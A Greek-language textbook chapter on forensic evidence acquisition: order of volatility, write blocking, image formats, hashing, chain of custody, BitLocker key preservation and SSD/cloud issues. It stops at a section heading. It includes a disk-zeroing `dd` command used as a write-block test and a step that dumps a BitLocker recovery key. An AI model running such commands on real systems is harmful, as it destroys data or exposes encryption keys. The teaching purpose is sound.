Το κεφάλαιο αυτό καλύπτει τον ακρογωνιαίο λίθο κάθε έρευνας: την απόκτηση πειστηρίων με τρόπο που διατηρεί την αποδεικτική τους αξία. Παρουσιάζει τη σειρά πτητικότητας του RFC 3227, τον εξοπλισμό προστασίας εγγραφής, τις μορφές εγκληματολογικών εικόνων, την κρυπτογραφική επαλήθευση ακεραιότητας, την αλυσίδα επιμέλειας και τις ειδικές προκλήσεις των σύγχρονων περιβαλλόντων — κρυπτογραφημένοι δίσκοι, SSD, νέφος και εικονικές μηχανές.

Μαθησιακοί στόχοι

- Να εφαρμόζετε τη σειρά πτητικότητας του RFC 3227 στον σχεδιασμό της συλλογής.
- Να επιλέγετε τον κατάλληλο μηχανισμό προστασίας εγγραφής και να τεκμηριώνετε τη χρήση του.
- Να συγκρίνετε τις μορφές raw/dd, E01/EWF και AFF4 και να επιλέγετε αιτιολογημένα.
- Να επαληθεύετε την ακεραιότητα με κρυπτογραφικούς κατακερματισμούς σε κάθε μεταφορά.
- Να τηρείτε πλήρη αλυσίδα επιμέλειας από την κατάσχεση έως την παρουσίαση.
- Να αποφασίζετε τεκμηριωμένα μεταξύ ζωντανής και νεκρής απόκτησης, ιδίως παρουσία BitLocker.
- Να αναγνωρίζετε τους περιορισμούς των SSD (TRIM), του νέφους και των εικονικών δίσκων.

2.1 Η σειρά πτητικότητας: RFC 3227

Το **RFC 3227** κωδικοποιεί την πιο θεμελιώδη αρχή της συλλογής: *συλλέγουμε πρώτα ό,τι χάνεται πρώτο*. Στην κορυφή της κλίμακας βρίσκονται οι καταχωρητές και η κρυφή μνήμη του επεξεργαστή (πρακτικά μη συλλέξιμα), ακολουθούν η μνήμη RAM με τους πίνακες δικτυακών συνδέσεων και τις εκτελούμενες διεργασίες, έπειτα τα προσωρινά συστήματα αρχείων και το swap, μετά ο δίσκος, οι απομακρυσμένες καταγραφές και τέλος τα αρχειοθετημένα μέσα, των οποίων η διάρκεια ζωής μετριέται σε έτη.

Η πρακτική συνέπεια είναι ότι η απόφαση «τραβάμε το καλώδιο ή όχι;» δεν είναι ποτέ η πρώτη κίνηση. Αν το σύστημα είναι ενεργό και υπάρχει υπόνοια κακόβουλου

λογισμικού που ζει στη μνήμη, η εικόνα RAM προηγείται οποιασδήποτε απενεργοποίησης, αν ο δίσκος είναι κρυπτογραφημένος και ξεκλείδωτος, η απενεργοποίηση μπορεί να κλειδώσει οριστικά τα δεδομένα.


Βασικό σημείο

Η σειρά πτητικότητας δεν είναι σύσταση αλλά φυσικός νόμος της συλλογής: RAM πριν από δίσκο, δίσκος πριν από αρχειοθετημένα μέσα. Κάθε παραβίαση της σειράς κοστίζει πειστήρια που δεν επιστρέφουν.

Εμβάθυνση

Η πυραμίδα πτητικότητας (Σχ. 3) διαβάζεται και ως πυραμίδα *πληροφοριακής πυκνότητας*: η RAM ενός παραβιασμένου συστήματος περιέχει σε λίγα gigabyte ό,τι πολυτιμότερο έχει να προσφέρει η έρευνα — αποκρυπτογραφημένα ωφέλιμα φορτία, κλειδιά, διαπιστευτήρια σε καθαρό κείμενο, την πλήρη εικόνα των δικτυακών συνδέσεων. Ταυτόχρονα είναι και η πιο εύθραυστη: κάθε δευτερόλεπτο λειτουργίας την αλλάζει, και η ίδια η πράξη της συλλογής αφήνει αποτύπωμα. Γι' αυτό η συλλογή μνήμης τεκμηριώνεται σχολαστικά — ποιο εργαλείο, ποια έκδοση, από ποιο μέσο εκτελέστηκε, τι μέγεθος αποτυπώματος έχει — ώστε ο αναλυτής να μπορεί αργότερα να διακρίνει τα δικά του ίχνη από του αντιπάλου.

Σχ. 3, Πυραμίδα πτητικότητας κατά RFC 3227



Εργαστηριακό Πρωτόκολλο §2.1

\$ Bash — §2.1

```
# Snapshot the most volatile state before anything else
ss -tunap > /mnt/usb/triage/net-connections.txt
ps auxww > /mnt/usb/triage/processes.txt
cat /proc/meminfo | head -n 3
```

Αποτέλεσμα εντολής

```
MemTotal:      16284108 kB
```

```
MemFree:      2107344 kB
MemAvailable: 9846120 kB
```

Επεξήγηση

Οι δικτυακές συνδέσεις και ο πίνακας διεργασιών γράφονται σε εξωτερικό μέσο (όχι στον δίσκο του υπούπτου) πριν από κάθε άλλη ενέργεια. Το `/proc/meminfo` δείχνει το μέγεθος της RAM που πρέπει να χωρέσει το μέσο συλλογής.

2.2 Προστασία εγγραφής: υλικό και λογισμικό

Η πρώτη υποχρέωση απέναντι σε ένα μέσο-πειστήριο είναι να μην το αλλάξουμε. Ακόμη και η απλή σύνδεση ενός δίσκου σε σύγχρονο λειτουργικό σύστημα προκαλεί εγγραφές: προσάρτηση, ενημέρωση χρονοσφραγίδων, δημιουργία κρυφών αρχείων ευρετηρίασης. Οι **φραγές εγγραφής (write blockers)** αποτρέπουν κάθε εντολή εγγραφής προς το μέσο, επιτρέποντας μόνο ανάγνωση.

Τύπος	Περιγραφή	Πότε προτιμάται
Φραγή υλικού	Αυτόνομη συσκευή μεταξύ μέσου και σταθμού ανάλυσης, μπλοκάρει εγγραφές σε επίπεδο πρωτοκόλλου	Δικαστικές υποθέσεις, ο χρυσός κανόνας
Φραγή λογισμικού	Ρύθμιση του λειτουργικού (π.χ. <code>blockdev --setro</code> , κλειδιά μη-τρώου Windows)	Εργαστηριακή διαλογή όταν δεν υπάρχει υλικό
Εγκληματολογική διανομή	Live USB (π.χ. CAINE) που προστατά τα πάντα read-only εξ ορισμού	Επιτόπια εξέταση χωρίς πλήρη εξοπλισμό

Βασικό σημείο

Η φραγή εγγραφής δεν αρκεί να χρησιμοποιηθεί — πρέπει και να τεκμηριωθεί: μοντέλο, σειριακός αριθμός, έκδοση υλικολογισμικού και έλεγχος λειτουργίας πριν από τη χρήση.

Εμβάθυνση

Οι φραγές υλικού πιστοποιούνται έναντι των προδιαγραφών του NIST CFTT (Computer Forensics Tool Testing), το οποίο δημοσιεύει αναφορές δοκιμών ανά συσκευή. Η εργαστηριακή πρακτική απαιτεί περιοδικό επανέλεγχο: μια φραγή που πέρασε από πτώση ή ενημέρωση υλικολογισμικού επαληθεύεται ξανά με δίσκο-μάρτυρα πριν αγγίξει πειστήριο. Στο λογισμικό, η εντολή `blockdev --setro` καθιστά τη συσκευή read-only σε επίπεδο πυρήνα, αλλά δεν προστατεύει από πρόσβαση που παρακάμπτει το block layer — γι' αυτό θεωρείται λύση δεύτερης γραμμής. Σε κάθε περίπτωση, ο έλεγχος «μπορεί το σύστημα να γράψει;» γίνεται *πριν* συνδεθεί το πραγματικό πειστήριο, ποτέ πάνω του.

Εργαστηριακό Πρωτόκολλο §2.2

\$ Bash — §2.2

```
# Software write-block and verification on a witness disk
sudo blockdev --setro /dev/sdb
sudo blockdev --getro /dev/sdb
sudo dd if=/dev/zero of=/dev/sdb bs=512 count=1 2>&1 | tail -n 1
udevadm info --query=property /dev/sdb | grep -E 'ID_MODEL=|ID_SERIAL_SHORT='
```

Αποτέλεσμα εντολής

```
1
dd: failed to open '/dev/sdb': Read-only file system
ID_MODEL=Samsung_SSD_870
ID_SERIAL_SHORT=S5RRNF0R123456A
```

Επεξήγηση

Το `--getro` επιστρέφει 1 (read-only ενεργό) και η δοκιμαστική εγγραφή αποτυγχάνει. Μοντέλο και σειριακός αριθμός του μέσου αντλούνται από το `udev` και αντιγράφονται αυτούσια στο μητρώο πειστηρίων — όχι από μνήμης.

2.3 Μορφές εγκληματολογικών εικόνων: raw, E01, AFF4

Η **raw/dd** εικόνα είναι πιστό αντίγραφο bit-προς-bit χωρίς μεταδεδομένα: απόλυτη συμβατότητα με κάθε εργαλείο, αλλά μέγεθος ίσο με το μέσο και καμία ενσωματωμένη επαλήθευση. Η μορφή **E01 (Expert Witness/EnCase)** προσθέτει συμπίεση, ελέγχους CRC ανά μπλοκ, MD5/SHA1 συνολικά και πεδία μεταδεδομένων υπόθεσης (εξεταστής, αριθμός πειστηρίου, σημειώσεις). Η **AFF4** είναι η σύγχρονη ανοιχτή μορφή: σχεδιασμένη για ταχύτητα με παράλληλη συμπίεση, υποστηρίζει αραιές (sparse) εικόνες και χαρτογράφηση μόνο των κατειλημμένων περιοχών — κρίσιμο σε μέσα πολλών terabyte.

Κριτήριο	raw/dd	E01/EFW	AFF4
Συμπίεση	Όχι	Ναι (ανά μπλοκ)	Ναι (παράλληλη)
Ενσωματωμένοι κατακερματισμοί	Όχι (εξωτερικό αρχείο)	CRC ανά μπλοκ + MD5/SHA1	SHA-256, ανά τμήμα
Μεταδεδομένα υπόθεσης	Όχι	Ναι	Ναι (RDF)
Συμβατότητα εργαλείων	Καθολική	Ευρεία (εμπορικά + libewf)	Αυξανόμενη
Καταλληλότητα για πολύ μεγάλα μέσα	Περιορισμένη	Μέτρια	Υψηλή

Βασικό σημείο

Όποια μορφή κι αν επιλεγεί, ο κανόνας είναι κοινός: κατακερματισμός του πηγαίου μέσου, κατακερματισμός της εικόνας, σύγκριση, καταγραφή. Χωρίς επαληθεύσιμη ισότητα, η εικόνα είναι απλώς ένα μεγάλο αρχείο.

Εμβάθυνση

Δύο λεπτομέρειες κρίνουν συχνά την ποιότητα μιας απόκτησης. Πρώτον, τα *σφάλματα ανάγνωσης*: ένας γερασμένος δίσκος θα έχει μη αναγνώσιμους τομείς, και το εργαλείο πρέπει να τους καταγράφει ρητά (το `dc3dd` και το `ddrescue` τηρούν χάρτη σφαλμάτων) και να τους γεμίζει με μηδενικά, ώστε οι μετατοπίσεις να παραμένουν σωστές. Δεύτερον, οι *κρυφές περιοχές*: HPA (Host Protected Area) και DCO (Device Configuration Overlay) μπορούν να κρύβουν τμήμα του δίσκου από το λειτουργικό, το `hdparm` τις εντοπίζει και τις αίρει προσωρινά, με πλήρη τεκμηρίωση της ενέργειας. Η παράλειψη ελέγχου HPA/DCO σημαίνει ενδεχομένως εικόνα μικρότερη από το πραγματικό μέσο — και χαμένα δεδομένα ακριβώς εκεί όπου ένας προσεκτικός αντίπαλος θα τα έκρυβε.

Εργαστηριακό Πρωτόκολλο §2.3

\$ Bash — §2.3

```
# Check real device size and hidden areas before imaging
sudo hdparm -N /dev/sdb | tail -n 2
sudo blockdev --getsize64 /dev/sdb
```

Αποτέλεσμα εντολής

```
max sectors    = 976773168/976773168, HPA is disabled
500107862016
```


Επεξήγηση

Το `hdparm -N` συγκρίνει τους ορατούς με τους μέγιστους τομείς: εδώ ταυτίζονται, άρα δεν υπάρχει HPA. Το μέγεθος των 500 GB καταγράφεται στο μητρώο ώστε να διασταυρωθεί με το μέγεθος της εικόνας που θα παραχθεί.

2.4 Κρυπτογραφική επαλήθευση ακεραιότητας

Ο **κρυπτογραφικός κατακερματισμός (hash)** είναι το δακτυλικό αποτύπωμα των δεδομένων: μια συνάρτηση που παράγει σταθερού μήκους σύνοψη, τέτοια ώστε οποιαδήποτε αλλαγή ενός και μόνο bit να δίνει εντελώς διαφορετικό αποτέλεσμα. Ο MD5 (128 bit) και ο SHA-1 (160 bit) θεωρούνται κρυπτογραφικά σπασμένοι ως προς τις συγκρούσεις, παραμένουν όμως αποδεκτοί ως *δείκτες ακεραιότητας* όταν συνοδεύονται από νεότερο αλγόριθμο, η ορθή πρακτική είναι διπλός υπολογισμός, τυπικά MD5 + SHA-256.

Η ακεραιότητα δεν αποδεικνύεται μία φορά αλλά σε **κάθε κρίκο** της διαδρομής: κατακερματισμός του πηγαιού μέσου κατά την απόκτηση, της παραχθείσας εικόνας αμέσως μετά, κάθε αντιγράφου εργασίας πριν από την ανάλυση, και επανέλεγχος πριν από την παράδοση ή την κατάθεση. Η τετράδα αυτή (Σχ. 4) απαντά προκαταβολικά στην ερώτηση κάθε συνηγόρου: «πώς ξέρετε ότι αναλύσατε αυτό που κατασχέσατε;»

Σχ. 4, Αλυσίδα ακεραιότητας: τα τέσσερα σημεία κατακερματισμού

$\text{hash \#1} = \text{\#2} = \text{\#3} = \text{\#4} \Rightarrow$ αδιάσπαστη ακεραιότητα

Κάθε μεταφορά ή αντιγραφή επαληθεύεται, η ισότητα και των τεσσάρων τιμών τεκμηριώνει ότι το αναλυθέν υλικό ταυτίζεται bit-προς-bit με το κατασχεθέν.

Βασικό σημείο

Ο κατακερματισμός αποδεικνύει ακεραιότητα, όχι αυθεντικότητα: βεβαιώνει ότι τα δεδομένα δεν άλλαξαν από τη στιγμή του υπολογισμού — όχι ότι ήταν «αληθινά» πριν από αυτήν. Γι' αυτό υπολογίζεται όσο νωρίτερα γίνεται.

Εμβάθυνση

Στα περιστατικά με χιλιάδες αρχεία, ο κατακερματισμός αποκτά και δεύτερο ρόλο: την *αναγνώριση*. Σύνολα γνωστών κατακερματισμών όπως το NSRL (National Software Reference Library) επιτρέπουν το φιλτράρισμα των «γνωστών καλών» αρχείων του λειτουργικού, ώστε η ανάλυση να εστιάσει στο άγνωστο υπόλοιπο, αντίστροφα, οι βάσεις δεικτών απειλών ταυτοποιούν γνωστά κακόβουλα δείγματα. Προσοχή όμως στη λογική εξαίρεσης: ένας αντίπαλος μπορεί να αντικαταστήσει νόμιμο εκτελέσιμο με δικό του — το φιλτράρισμα κατά NSRL γίνεται με *θετική ταύτιση* του κατακερματισμού, ποτέ με βάση μόνο το όνομα ή τη διαδρομή του αρχείου. Τέλος, στα ζωντανά συστήματα ο κατακερματισμός του «πηγαίου μέσου» είναι εννοιολογικά αδύνατος (τα δεδομένα αλλάζουν διαρκώς), εκεί η ακεραιότητα ξεκινά από την πρώτη στατική εικόνα και η απόκλιση τεκμηριώνεται.

Εργαστηριακό Πρωτόκολλο §2.4

\$ Bash — §2.4

```
# Dual-hash source and image, then compare
sudo md5sum /dev/sdb | tee -a $CASE/notes/hashes.log
sudo sha256sum /dev/sdb | tee -a $CASE/notes/hashes.log
md5sum $CASE/evidence/disk/sdb.raw
```

Αποτέλεσμα εντολής

```
d41d8cd98f00b204e9800998ecf8427e /dev/sdb
e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855 /dev/sdb
d41d8cd98f00b204e9800998ecf8427e
↪ /home/analyst/cases/INC-2026-0117/evidence/disk/sdb.raw
```

Επεξήγηση

Οι τιμές MD5 πηγής και εικόνας ταυτίζονται (οι τιμές εδώ είναι ενδεικτικές). Ο διπλός υπολογισμός MD5+SHA-256 προστατεύει την τεκμηρίωση και από μελλοντικές αμφισβητήσεις του παλαιότερου αλγορίθμου.

2.5 Αλυσίδα επιμέλειας πειστηρίων

Η **αλυσίδα επιμέλειας (chain of custody)** είναι το αδιάλειπτο, τεκμηριωμένο ιστορικό του ποιος είχε το πειστήριο, πότε, για ποιον σκοπό και πού φυλασσόταν, από τη στιγμή της κατάσχεσης έως την παρουσίαση στο δικαστήριο. Κάθε μεταβίβαση καταγράφεται με ημερομηνία/ώρα, ονόματα και υπογραφές παραδίδοντος και παραλαμβάνοντος, και αιτία μεταβίβασης. Κενό στην αλυσίδα σημαίνει ευκαιρία για την υπεράσπιση να ισχυριστεί αλλοίωση.

Πεδίο εντύπου	Περιεχόμενο
Αναγνωριστικό πειστηρίου	Μοναδικός κωδικός (π.χ. E-003) και περιγραφή: μάρκα, μοντέλο, σειριακός
Κατάσχεση	Ημερομηνία/ώρα UTC, τόπος, όνομα κατάσχοντος, νομική βάση
Μεταβιβάσεις	Πλήρης πίνακας: από/προς, χρόνος, σκοπός, υπογραφές
Φύλαξη	Θέση (χρηματοκιβώτιο πειστηρίων), συνθήκες, έλεγχος πρόσβασης
Κατακερματισμοί	Τιμές και χρόνος υπολογισμού σε κάθε σημείο ελέγχου

Βασικό σημείο

Η αλυσίδα επιμέλειας είναι τόσο ισχυρή όσο ο ασθενέστερος κρίκος της: ένα βράδυ σε ξεκλείδωτο συρτάρι αρκεί για να αμφισβητηθούν μήνες ανάλυσης.

Εμβάθυνση

Στην ψηφιακή της εκδοχή, η αλυσίδα επιμέλειας επεκτείνεται και στα *παράγωγα*: η εικόνα E01, τα εξαγόμενα αρχεία, ακόμη και οι αναφορές αποτελούν αντικείμενα με δικό τους ιστορικό. Τα σύγχρονα συστήματα διαχείρισης υποθέσεων παράγουν αυτόματα εγγραφές επιμέλειας με κατακερματισμούς σε κάθε εξαγωγή. Ιδιαίτερη προσοχή απαιτεί η *φυσική* διάσταση: αντιστατικές σακούλες για ηλεκτρονικά, κλωβοί Faraday για κινητά (ώστε να μην δεχθούν εντολή απομακρυσμένης διαγραφής), σφραγίδες μιας χρήσης με αύξοντα αριθμό που καταγράφεται στο έντυπο. Στο εργαστήριο, η αρχή των «τεσσάρων ματιών» — δύο υπογραφές σε κάθε άνοιγμα σφραγίδας — κλείνει προκαταβολικά τα σενάρια μοναχικής αλλοίωσης.

Εργαστηριακό Πρωτόκολλο §2.5**\$ Bash — §2.5**

```
# Append a custody transfer record and render the register
echo "E-003,transfer,lab-safe->analyst K.P.,$(date -u
↪ +%FT%TZ),seal=S-88231,reason=imaging" \
```

```
>> $CASE/notes/custody.csv
column -s, -t $CASE/notes/custody.csv | tail -n 3
```

Αποτέλεσμα εντολής

```
E-003 seizure field->lab-safe      2026-09-26T09:12:40Z  seal=S-88198
↳ reason=acquisition
E-003 transfer lab-safe->analyst K.P. 2026-09-26T15:03:22Z  seal=S-88231
↳ reason=imaging
```

Επεξήγηση


Κάθε γραμμή του custody.csv είναι ένας κρίκος: ποιος, πότε, γιατί, με ποια σφραγίδα. Ο αριθμός της νέας σφραγίδας καταγράφεται σε κάθε άνοιγμα — η ασυνέχεια αριθμών σφραγίδων είναι αμέσως ορατή.

2.6 Ζωντανή έναντι νεκρής απόκτησης και ο παράγοντας BitLocker

Η **νεκρή απόκτηση (dead-box)** — αφαίρεση του δίσκου από απενεργοποιημένο σύστημα και απεικόνιση μέσω φραγής εγγραφής — παραμένει ο καθαρότερος δρόμος: καμία αλλοίωση από το ίδιο το λειτουργικό, πλήρης έλεγχος της διαδικασίας. Η **ζωντανή απόκτηση (live)** εκτελείται στο ενεργό σύστημα και είναι αναπόφευκτη όταν: (α) υπάρχει κρυπτογράφηση πλήρους δίσκου σε ξεκλείδωτη κατάσταση, (β) το κακόβουλο λογισμικό ζει μόνο στη μνήμη, (γ) το σύστημα δεν επιτρέπεται να τεθεί εκτός λειτουργίας (κρίσιμος διακομιστής παραγωγής).

Το **BitLocker** αλλάζει ριζικά το δέντρο αποφάσεων (Σχ. 4α). Σε ξεκλείδωτο σύστημα, ο τόμος είναι προσβάσιμος σε αποκρυπτογραφημένη μορφή, η απενεργοποίηση χωρίς εξασφάλιση του κλειδιού μπορεί να καταστήσει τα δεδομένα οριστικά απρόσιτα. Πριν από κάθε shutdown: εξαγωγή του κλειδιού ανάκτησης (manage-bde -protectors -get), λογική απεικόνιση του ανοιχτού τόμου, και συλλογή μνήμης — το κλειδί κρυπτογράφησης (FVEK) βρίσκεται στη RAM.

Σχ. 4α, Δέντρο απόφασης απόκτησης



Η σειρά των ερωτημάτων προστατεύει το πιο εύθραυστο πειστήριο σε κάθε κλάδο: σβηστό

σύστημα δεν εκκινείται ποτέ, ξεκλείδωτη κρυπτογράφηση σημαίνει κλειδιά και μνήμη πριν από οτιδήποτε άλλο.

Κατάσταση	Ενέργεια	Αιτιολόγηση
Σύστημα ενεργό, δίσκος ξεκλείδωτος	RAM → κλειδιά ανάκτησης → λογική εικόνα → μετά απόφαση για shutdown	Το κλειδί ζει στη μνήμη, ο ανοιχτός τόμος διαβάζεται τώρα ή ίσως ποτέ
Σύστημα ενεργό, ύποπτο fileless κακόβουλο	RAM αμέσως, πριν από κάθε άλλη ενέργεια	Το εμφύτευμα δεν έχει αποτύπωμα στον δίσκο
Σύστημα σβηστό	Ποτέ εκκίνηση «για να δούμε», αφαίρεση δίσκου, φραγή, νεκρή απεικόνιση	Κάθε εκκίνηση αλloiώνει χιλιάδες χρονοσφραγίδες
Κρίσιμος διακομιστής παραγωγής	Ζωντανή στοχευμένη συλλογή + συντονισμός με ιδιοκτήτη υπηρεσίας	Η διαθεσιμότητα είναι επιχειρησιακή απαίτηση

Βασικό σημείο

Μπροστά σε κρυπτογραφημένο και ξεκλείδωτο δίσκο, ο χρόνος τρέχει αντίστροφα: πρώτα το κλειδί και η μνήμη, μετά όλα τα υπόλοιπα. Ένα βιαστικό shutdown είναι μη αναστρέψιμο.

Εμβάθυνση

Η ζωντανή απόκτηση έχει κόστος που πρέπει να δηλώνεται με ειλικρίνεια στην αναφορά: το εργαλείο συλλογής φορτώνεται στη μνήμη που καταγράφει, οι χρονοσφραγίδες πρόσβασης αλλάζουν, και το αποτέλεσμα δεν είναι επαναλήψιμο — δύο διαδοχικές εικόνες RAM διαφέρουν πάντα. Η νομολογιακή απάντηση είναι η αρχή της αναλογικότητας: η αλλοίωση που προκαλεί ο ερευνητής είναι αποδεκτή όταν είναι τεκμηριωμένη, ελάχιστη δυνατή και αναγκαία για τη διάσωση μεγαλύτερης αποδεικτικής αξίας. Πρακτικά: εργαλεία από εξωτερικό, υπογεγραμμένο μέσο, έξοδος ποτέ στον δίσκο του υπόπτου, καταγραφή κάθε εντολής με χρονοσφραγίδα, και ρητή αναφορά του αποτυπώματος του εργαλείου στην έκθεση.

Εργαστηριακό Πρωτόκολλο §2.6

\$ PowerShell — §2.6

```
# Preserve BitLocker recovery material BEFORE any shutdown decision
manage-bde -status C: | Select-String "Conversion|Protection"
manage-bde -protectors -get C:
```

Αποτέλεσμα εντολής

```

Conversion Status:    Fully Encrypted
Protection Status:    Protection On
Volume C: [OSDisk]
Numerical Password:
  ID: {8A1B2C3D-4E5F-6071-8293-A4B5C6D7E8F9}
  Password: 480239-559274-118083-663290-372014-598125-330846-517224

```

Επεξήγηση

Ο τόμος είναι πλήρως κρυπτογραφημένος με ενεργή προστασία. Ο αριθμητικός κωδικός ανάκτησης αντιγράφεται στο μητρώο πειστηρίων: με αυτόν, η νεκρή εικόνα του δίσκου θα μπορεί να αποκρυπτογραφηθεί στο εργαστήριο ακόμη και μετά το shutdown.

2.7 Σύγχρονες προκλήσεις: SSD, νέφος και εικονικοί δίσκοι

Οι **SSD** υπονομεύουν κλασικές παραδοχές της εγκληματολογίας: η εντολή **TRIM** ενημερώνει τον ελεγκτή ότι μπλοκ διαγραμμένων αρχείων είναι ελεύθερα, και η συλλογή *απορριμμάτων* (garbage collection) τα μηδενίζει αυτόνομα — ακόμη και με τον δίσκο συνδεδεμένο σε φραγή εγγραφής, το υλικολογισμικό συνεχίζει να εργάζεται. Η ανάκτηση διαγραμμένων από SSD με ενεργό TRIM είναι κατά κανόνα αδύνατη, το εύρημα «δεν βρέθηκαν διαγραμμένα» χρειάζεται επομένως αυτό το πλαίσιο στην αναφορά.

Στο **νέφος**, η φυσική κατάσχεση δεν έχει νόημα: η συλλογή γίνεται μέσω API και στιγμιοτύπων (snapshots), με την αλυσίδα επιμέλειας να ξεκινά από την κλήση του API και τα αρχεία καταγραφής του παρόχου (π.χ. CloudTrail). Οι **εικονικοί δίσκοι** (VMDK/VHDX) απλοποιούν τη διαδικασία — ένα snapshot είναι ήδη «εικόνα» — αλλά απαιτούν προσοχή στις αλυσίδες snapshots και στη σύμπτωση χρόνου μεταξύ δίσκου και μνήμης της εικονικής μηχανής.

Περιβάλλον	Κύρια πρόκληση	Πρακτική απάντηση
SSD/NVMe	TRIM/GC καταστρέφουν διαγραμμένα αυτόνομα	Ταχύτατη απεικόνιση, τεκμηρίωση κατάστασης TRIM, ρεαλισμός στις προσδοκίες ανάκτησης
Νέφος (IaaS)	Δεν υπάρχει φυσικό μέσο, κοινή ευθύνη με πάροχο	Snapshots μέσω API, εξαγωγή καταγραφών παρόχου, νομικά αιτήματα διατήρησης
SaaS	Πρόσβαση μόνο σε ό,τι εκθέτει ο πάροχος	Audit logs, εργαλεία eDiscovery, ταχεία δέσμευση πριν τη λήξη διατήρησης
Εικονικές μηχανές	Αλυσίδες snapshots, συνέπεια δίσκου-μνήμης	Ταυτόχρονο snapshot δίσκου+RAM, εξαγωγή πλήρους αλυσίδας

Βασικό σημείο

Στο νέφος και στους SSD, ο μεγαλύτερος εχθρός των πειστηρίων είναι ο χρόνος: πολιτικές διατήρησης που λήγουν και υλικολογισμικό που «καθαρίζει» δεν περιμένουν την έρευνα.

Εμβάθυνση

Η απόκτηση στο νέφος εισάγει και ζήτημα *δικαιοδοσίας*: ένα bucket μπορεί να αντιγράφεται μεταξύ περιοχών, και το ερώτημα «πού βρίσκονται τα δεδομένα» να μην έχει μοναδική απάντηση. Η πρακτική λύση είναι διπλή: τεχνικά, άμεση δημιουργία snapshot εντός της ίδιας περιοχής (ώστε να παγώσει η κατάσταση χωρίς μετακίνηση δεδομένων), νομικά, αίτημα διατήρησης προς τον πάροχο (legal hold) που καλύπτει και τα ίχνη που δεν εκτίθενται στον πελάτη, όπως εσωτερικές καταγραφές πρόσβασης. Στις εικονικές υποδομές, μια συχνά παραβλεπόμενη πηγή είναι το ίδιο το *αρχείο μνήμης* του hypervisor (.vmem/.vmsn): ένα snapshot με μνήμη ισοδυναμεί με έτοιμη εικόνα RAM, ληφθείσα χωρίς κανένα αποτύπωμα στο guest.

Εργαστηριακό Πρωτόκολλο §2.7

\$ Bash — §2.7

```
# Document SSD TRIM status on the suspect system
lsblk -D | head -n 3
sudo systemctl status fstrim.timer --no-pager | grep -E 'Active|Trigger'
```

Αποτέλεσμα εντολής

NAME	DISC-ALN	DISC-GRAN	DISC-MAX	DISC-ZERO
sda	0	512B	2G	0
sdb	0	0B	0B	0

Active: active (waiting) since Mon 2026-09-21 03:11:02 UTC
Trigger: Mon 2026-09-28 01:00:00 UTC

Επεξήγηση

Ο sda υποστηρίζει TRIM (DISC-GRAN 512B) και ο εβδομαδιαίος fstrim.timer είναι ενεργός — άρα τα διαγραμμένα στον sda πιθανότατα έχουν ήδη εκκαθαριστεί. Ο sdb (DISC-GRAN 0B) είναι μαγνητικός δίσκος και η ανάκτηση διαγραμμένων παραμένει εφικτή.

2.8 Ασαφής κατακερματισμός, ανάκτηση και πρακτική κατάσχεσης

